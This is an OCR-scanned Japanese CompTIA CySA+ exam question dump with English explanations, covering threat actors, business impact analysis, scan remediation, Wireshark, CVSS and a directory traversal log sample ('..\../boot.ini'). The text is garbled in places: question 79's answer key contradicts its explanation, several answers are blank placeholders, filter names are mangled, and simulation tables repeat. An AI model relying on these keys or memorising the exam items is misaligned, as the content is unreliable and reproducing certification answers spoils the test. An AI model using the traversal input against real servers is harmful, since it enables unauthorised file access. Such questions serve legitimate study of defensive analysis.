
C. E名無し:
コバーン: はい
グロール: いいえ
ノボ: はい
スミア: いいえ
チャニング :いいえ
D. Pブリーチ:
コバーン: はい
グロール: いいえ
新規: いいえ
スミア: いいえ
チャニング :はい
正解**: B (**コメントを発表する**)**
The vulnerability that should be patched first, given the above third-party scoring system, is:
TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No
This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

質問**: 80**
セキュリティ アナリストは、不規則な時間に企業から発信されるネットワーク トラフィックを特定しました。トラフィックはネットワーク セグメントとターゲット ドメイン サーバーを行き来しているようです。その後、トラフィックは会社と関係のない地理的な場所にルーティングされます。このタイプの脅威を最もよく表すのは次のうちどれですか。
A. ハクティビスト
B. ゾンビ
C. 内部脅威
D. 国家主体
正解**: D (**コメントを発表する**)**
The described behavior (pivoting across network segments, targeting domain servers, and exfiltrating data to an unknown location) is characteristic of an advanced persistent threat (APT), often linked to nation-state actors.
Option A (Hacktivist) attackers typically engage in defacements or disruption rather than stealthy exfiltration.
Option B (Zombie) refers to compromised hosts in a botnet, but botnets do not usually pivot across networks.
Option C (Insider threat) could involve unauthorized access, but the traffic pattern suggests an external attacker with lateral movement techniques.
Thus, D is the correct answer, as nation-state actors often use sophisticated tactics, including data exfiltration and network pivoting.

質問**: 81**
どの文書が、重要な業務機能を特定し、ダウンタイムによる財務的影響を計算し、RPOとRTOの値を定義していますか？
A. 災害復旧計画
B. 事業影響分析
C. プレイブック
D. バックアッププラン
正解**: B (**コメントを発表する**)**

ABusiness Impact Analysis (BIA)is the correct document thatidentifies critical servicesand definesRecovery Point Objectives (RPOs)andRecovery Time Objectives (RTOs). It helps organizations determine the impact of downtime and the maximum tolerable outages for business functions.
* Disaster recovery plan (A)uses the information from the BIA.
* Playbooks (C)are tactical and focus on specific incidents.
* Backup plans (D)support BIA but don ' t define RPO/RTO themselves.
Reference:
CompTIA CySA+ Study Guide - Chapple & Seidl, Chapter 9
CySA+ Exam Objectives: Domain 3.0 - Incident Response and Management

質問**: 82**
開発者たちは最近、3台のウェブサーバーに新しいコードをデプロイした。ところが、自動外部デバイススキャンレポートに、PCI DSSの基準で不合格となるサーバーの脆弱性がいくつか表示された。
脆弱性が有効でない場合、アナリストはスキャンをクリーンにするために適切な手順を踏まなければならない。
脆弱性が正当である場合、分析者はその発見を是正しなければならない。
ネットワーク図に示されている情報を確認した後、[ステップ2]タブを選択し、ドロップダウンオプションを使用してリストされている各サーバーに対して適切な検証結果と修復アクションを選択して、シミュレーションを完了します。
手順：
シミュレーションは2つのステップから構成されます。
ステップ1 :ネットワーク図に示されている情報を確認し、ステップ2タブに進みます。



CompTIA
jpnshiken.com

Vulnerability Scan Report

HIGH SEVERITY

Title:	Cleartext Transmission of Sensitive Information
Description:	The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected Asset:	172.30.0.15
Risk:	Anyone can read the information by gaining access to the channel being used for communication.
Reference:	CVE-2002-1949

MEDIUM SEVERITY

Title:	Sensitive Cookie in HTTPS session without 'Secure' Attribute
Description:	The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintex over HTTP session.
Affected Asset:	172.30.0.152
Risk:	Session Sidejacking
Reference:	CVE-2004-0462

LOW SEVERITY

Title:	Untrusted SSL/TLS Server X.509 Certificate
Description:	The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.
Affected Asset:	172.30.0.153
Risk:	May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).
Reference:	CVE-2005-1234

CompTIA Ipashiken.com

ステップ2 :シナリオに基づいて、脆弱性に対処するために必要な修復措置を決定します。

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate

正解:

jpnshiken.com CompTIA

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate

CompTIA
jpnchiken

Explanation:



CompTIA
jpnshiken.com

質問: **83**
組織が事業継続計画を策定するために使用するものは次のうちどれですか?
A. すべてのシステムと相互依存するアプリケーションの図
B. 組織で使用されるすべてのソフトウェアのリポジトリ
C. 経営幹部によって定義された重要なシステムの優先リスト
D. オフサイトの場所に印刷されている構成管理データベース
正解: **(正解を表示します)**
A prioritized list of critical systems defined by executive leadership is the best option to use to develop a business continuity plan. A business continuity plan (BCP) is a system of prevention and recovery from potential threats to a company. The plan ensures that personnel and assets are protected and are able to function quickly in the event of a disaster1. A BCP should include a business impact analysis, which identifies the critical systems and processes that are essential for the continuity of the business operations, and the potential impacts of their disruption2. The executive leadership should be involved in defining the critical systems and their priorities, as they have the strategic vision and authority to make decisions that affect the whole organization3. A diagram of all systems and interdependent applications, a repository for all the software used by the organization, and a configuration management database in print at an off-site location are all useful tools for documenting and managing the IT infrastructure, but they are not sufficient to develop a comprehensive BCP that covers all aspects of the business continuity4. References: What Is a Business Continuity Plan (BCP), and How Does It Work?, Business continuity plan (BCP) in 8 steps, with templates, Business continuity planning | Business Queensland, Understanding the Essentials of a Business Continuity Plan

質問: **84**
セキュリティアナリストがウェブサーバーのログを確認している際に、以下の抜粋に気づきました。
.. \ .. / .. \ .. /boot.ini


以下のうち、どれが試みられていますか？
A. ディレクトリ走査
B. リモートファイルインクルージョン
C. クロスサイトスクリプティング
D. リモートコード実行
E. /etc/passwd の列挙
正解: (正解を表示します)
The snippet shows an attempt to access the boot.ini file, which is a configuration file for Windows operating systems. The "... \ ... /" pattern is used to navigate up the directory structure and reach the root directory, where the boot.ini file is located. This is a common technique for exploiting directory traversal vulnerabilities, which allow an attacker to access files and directories outside the intended web server path. The other options are not relevant for this purpose: remote file inclusion involves injecting a malicious file into a web application; cross-site scripting involves injecting malicious scripts into a web page; remote code execution involves executing arbitrary commands on a remote system; enumeration of /etc/passwd involves accessing the file that stores user information on Linux systems.
References: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage and syntax of web server logs, which record the requests and responses of web applications, in chapter 6. Specifically, it explains the meaning and function of each component in web server logs, such as the HTTP method, the URL, the status code, and the user agent1, page
244. It also discusses the common types and indicators of web-based attacks, such as directory traversal, which use special characters to manipulate the web server path1, page 251. Therefore, this is a reliable source to verify the answer to the question.

質問: **85**
セキュリティ アナリストは、組織の脆弱性管理プログラムを改善しています。アナリストは、システムのインフラストラクチャ チームと現在のレポートを照合しましたが、レポートは現在のパッチ適用レベルを正確に反映していません。レポートのエラーを修正できる可能性が高いのは次のうちどれですか。
A. 脆弱性スキャンツールのエンジンの更新
B. 集中システムを通じてパッチをインストールする
C. 脆弱性スキャンを認証するための設定
D. スキャンツールのプラグインをデフォルトにリセットする
正解: (正解を表示します)
Credentialed vulnerability scansallow the scanner tolog into systems and retrieve accurate information about installed patches and configurations. If the reportsdo not reflect current patching levels, it is likely that the scan is being performedwithout credentials, leading to incomplete or inaccurate results.
* Option A (Updating the scanning engine)ensures the tool has the latest detection capabilities but does not directly affect scan accuracy for missing patches.
* Option B (Centralized patching)helps maintain consistency but does not correct reporting errors.
* Option D (Resetting plug-ins)may be useful if plug-ins are outdated, but the primary issue islack of privileged accessduring scanning.
Thus,C is the correct answer, ascredentialed scans provide more accurate vulnerability assessments.


質問: **86**
脆弱性スキャンにより、以下の問題が判明しました。
資産の種類
CVSSスコア
エクスプロイトベクトル
ワークステーション
6.5

RDPの脆弱性
ストレージサーバー
9.0
サーバーアプリケーションの脆弱性による不正アクセス
ファイアウォール
8.9
デフォルトパスワードの脆弱性
ウェブサーバー
10.0
ゼロデイ脆弱性(ベンダーはパッチを開発中)
セキュリティアナリストは、以下のどの行動を最初にとるべきでしょうか？
A. Webシステム管理者に連絡して、資産を停止するよう依頼してください。
B. 勧告をウェブセキュリティチームに転送し、他の脆弱性に対する優先順位付け戦略を開始する。
C. 脆弱性スキャンを再度実行して、重大な問題が存在するかどうかを確認します。
D. すべてのアイテムのパッチリリースを監視し、パッチ適用を適切なチームにエスカレーションします。
正解: **C (**コメントを発表する**)**

質問: **87**
あなたは、ある企業のシステム強化ガイドラインをレビューしている侵入テスト担当者です。強化ガイドラインには、以下の内容が記載されています。
* デバイスごとにプライマリサーバーまたはサービスが1つ必要です。
* デフォルトポートのみを使用してください
* 安全性の低いプロトコルは無効にする必要があります。
* 企業のインターネットプレゼンスは保護されたサブネットに配置する必要があります。手順:
* 利用可能なツールを使用して、社内ネットワーク上のデバイスと、それらのデバイスで実行されているサービスを検出します。
決定する必要があります
* 各デバイスのIPアドレス
* 各デバイスのプライマリサーバーまたはサービス
* 強化ガイドラインに基づいて無効化すべきプロトコル



jpnshiken.com
CompTIA




正解:

see the answer below in explanation:

Explanation:

Answer below images



CompTIA
jpnshiken.com

CompTIA

PC1

```
nmap <host>
ping <host>
help

[root@server1 ~]# nmap candymancarl.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on CandyManCarl.Local (192.168.1.20):
Not shown: 1676 closed ports
PORT       STATE       SERVICE
21/tcp     open        ftp
135/tcp    open        msrpc Microsoft Windows RPC
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
MAC Address: 09:00:27:D9:8E:D4 (Symetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap farmerlaura.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on FarmerLaura.Local (192.168.1.30):
Not shown: 1678 closed ports
PORT       STATE       SERVICE
143/tcp    open        imap
993/tcp    open        imap/s
MAC Address: 09:00:27:D9:8E:D3 (Symetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap sandwichsara.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on SandwichSara.Local (192.168.1.40):
```

jpnshiken.com



jpnshiken.com

質問: **88**

セキュリティアナリストが、侵害された可能性のあるマシンからのFTPセッションを含むWiresharkのパケットキャプチャをレビューしています。アナリストは、次の表示フィルタを設定します .ftp。アナリストは、226 Transfer complete応答を伴う複数のRETRリクエストがあることを確認できますが、パケットリストペインにはファイル転送自体を含むパケットが表示されません。ダウンロードされたファイルの全内容を確認するには、アナリストは次のうちどれを実行すればよいでしょうか？

A. 表示フィルターを f cp. accive. pore に変更します

B. 表示フィルターをtcg.port=20に変更します

C. 表示フィルタをf cp-dacaに変更し、TCPストリームを追跡します。

D. ファイルメニューに移動し、エクスポートオブジェクトのオプションからFTPを選択します。

正解: (正解を表示します)

The best way to see the entire contents of the downloaded files in Wireshark is to change the display filter to ftp-data and follow the TCP streams. FTP-data is a protocol that is used to transfer files between an FTP client and server using TCP port 20. By filtering for ftp-data packets and following the TCP streams, the analyst can see the actual file data that was transferred during the FTP session

質問: **89**
サイバーセキュリティ チームは最近、オペレーティング システムに影響を与える多数の脆弱性イベントを目撃しました。チームは、ホストベースの IPS、ファイアウォール、および 2 要素認証を実装することを決定しました。次のうちどれ
これはおそらく説明できますか?
A. システムの強化
B. ハイブリッド ネットワーク アーキテクチャ
C. 継続認可
D. セキュアアクセスサービスエッジ
正解: **A (**コメントを発表する**)**
The correct answer is A. System hardening.
System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system1.
The other options are not the best descriptions of the scenario. A hybrid network architecture (B) is a network design that combines on-premises and cloud-based resources, which may or may not involve system hardening. Continuous authorization © is a security approach that monitors and validates the security posture of a system on an ongoing basis, which is different from system hardening. Secure access service edge (D) is a network architecture that delivers cloud-based security services to remote users and devices, which is also different from system hardening.

質問: **90**
脆弱性アナリストはシステム脆弱性のリストを受け取り、それらの脆弱性を悪用した場合のビジネスへの影響を評価する必要があります。現在のスプリントの制約上、修復できるのは3つだけです。CVSS3.1の基本スコアを考慮すると、以下のうち最も影響の少ないリスクはどれでしょうか？
A. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L - 基本スコア 6.0
B. AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:L/A:L - 基本スコア 7.2
C. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H - 基本スコア 6.4
D. AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L - 基本スコア 6.5
正解: **(**正解を表示します**)**
This option represents the least impactful risk because it has the lowest base score among the four options, and it also requires high privileges, user interaction, and high attack complexity to exploit, which reduces the likelihood of a successful attack.
References: The base scores were calculated using the Common Vulnerability Scoring System Version 3.1 Calculator from FIRST. The explanation was based on the CVSS standards guide from NVD and the CVSS
3.1 Calculator Online from Calculators Hub.

質問: **91**
異なるベンダーのツール間の通信を可能にするために、企業がスクリプトではなくAPIを使用する最も重要な理由は次のうちどれですか？
A. 統合メンテナンスを削減するため
B. 自社開発のツールを使用する
C. より多くのカスタマイズを可能にする
D. CI/CDパイプラインのセキュリティを確保する
正解: **(**正解を表示します**)**

